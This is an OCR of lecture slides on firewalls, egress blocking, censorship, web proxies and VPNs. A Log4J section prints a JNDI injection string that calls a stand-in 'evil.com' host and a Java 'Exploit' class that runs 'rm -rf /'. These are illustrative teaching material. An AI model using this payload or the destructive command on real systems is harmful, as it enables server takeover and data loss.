default-allow-internal	Ingress	Apply to all	IP ranges: 10.128.0.0/9	tcp:0-65535 udp:0-65535 icmp	Allow
default-allow-rdp	Ingress	Apply to all	IP ranges: 0.0.0.0/0	tcp:3389	Allow
default-allow-ssh	Ingress	Apply to all	IP ranges: 0.0.0.0/0	tcp:22	Allow

Firewalls


VPC networks
External IP addresses
Bring your own IP
Firewall
Routes
VPC network peering
Shared VPC
Serverless VPC access
Packet mirroring
Direction of traffic
Ingress
Egress
Action on match
Allow
Deny
Targets
Specified target tags
Target tags *
Source filter
IPv4 ranges
Source IPv4 ranges *
Second source filter
None
Protocols and ports
Allow all
Specified protocols and ports
tcp :
20, 50-60

Firewalls



If you want to test this out, you get a lot of free cloud credit on most platforms with your @colorado.edu email!

Firewalls

Cloud and datacenter firewalls:

- Often block both ingress and egress traffic, unless a specific exception is made

Firewalls

Cloud and datacenter firewalls:

- Often block both ingress and egress traffic, unless a specific exception is made
- **Q:** Why block egress traffic?

Firewalls

Cloud and datacenter firewalls:

- Often block both ingress and egress traffic, unless a specific exception is made
- **Q:** Why block egress traffic?


  A: To prevent malicious programs or insiders from using the network!

Firewalls


Log4J vulnerability refresher:

- A program using Log4J can be tricked into downloading and running arbitrary Java code
- Attackers can use this to take over the server


Firewalls


Example Domain
www.example.com/${jndi:ldap://evil.com/program}
Hey evil.com, can you send me /program?
public class Exploit {
static {
String[] command = {"rm", "-rf", "/"};
Runtime
.getRuntime()
.exec(command)
.waitFor();
}
}

Firewalls




Hey evil.com, can you send me /program?




```
public class Exploit {
    static {
        String[] command = {"rm", "-rf", "/"};
        Runtime
            .getRuntime()
            .exec(command)
            .waitFor();
    }
}
```

Firewalls


Example Domain
www.example.com/${jndi:ldap://evil.com/program}


Wall of Fire
Creature — Wall
Defender (This creature can't attack.)
: Wall of Fire gets +1/+0 until end of turn.
Mercy is for those who keep their distance.
0/5
167/269 C
M15 • EN
Dan Dos Santos
™ & © 2014 Wizards of the Coast



Firewalls

Best practice: Block all traffic by default, and make exceptions for specific services

Firewalls

Best practice: Block all traffic by default, and make exceptions for specific services

- Thankfully, this is normally the default!

Firewalls

Best practice: Block all traffic by default, and make exceptions for specific services

- Thankfully, this is normally the default!
- Need to account for usability

Firewalls

Best practice: Block all traffic by default, and make exceptions for specific services

- Thankfully, this is normally the default!
- Need to account for usability
  - Making exceptions for every website you plan to visit is ridiculous

Firewalls

Best practice: Block all traffic by default, and make exceptions for specific services

- Thankfully, this is normally the default!
- Need to account for usability
  - Making exceptions for every website you plan to visit is ridiculous
  - Cannot block a port that is *meant* to be public- that would defeat the purpose

Firewalls

Malicious use of firewalls: Blocking traffic to specific websites or services


- Deployed by schools, workplaces, countries

Table of high-ranking websites blocked in mainland China [edit]

This list is incomplete; you can help by adding missing items. *(August 2017)*


Alexa rank	Website	Domain	URL	Category	Primary language
1	Google	google.com	www.google.com drive.google.com hangouts.google.com scholar.google.com	Search	Multilingual
2	YouTube	youtube.com	www.youtube.com	Video	Multilingual
7	Facebook	facebook.com	www.facebook.com	Social	Multilingual

Firewalls



https://www.sophos.com/en-us/products/next-gen-firewall/school-protection

Firewalls



https://www.comparitech.com/blog/vpn-privacy/internet-censorship-map/

Recap

Firewalls: Programs that block network packets

- Exist on nearly every computer in some form


Firewall rules: Determine whether or not to block a packet based on its IP, port, or other criteria


- More restrictive rules are more secure
- Need to balance security with usability

So how do hackers get through firewalls?

Web proxies

Web Proxy: A computer that forwards messages on behalf of someone else






Web proxies

Client


- Uses the proxy IP rather than the server IP

Proxy

- Sends packets to the server, and sends the response back



Web proxies


Connection Settings
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
localhost
Port
8080
Also use this proxy for HTTPS
HTTPS Proxy
Port
0
SOCKS Host
Port
0
SOCKS v4
SOCKS v5

Web proxies

Use case #1: Get around a firewall

Web proxies


Use case #1: Get around a firewall

Web proxies

Use case #2: Hide a user's IP address

Web proxies

Use case #2: Hide a user's IP address



Web proxies

Use case #2: Hide a user's IP address

Why might users want this?

Web proxies

Use case #2: Hide a user's IP address

Why might users want this?

- Hide their location
- Circumvent IP bans


VPNs

Virtual Private Networks (VPNs): A web proxy that adds three key components:

- Requires a password
- Encryption between the client and the proxy
- Access to the proxy's private network

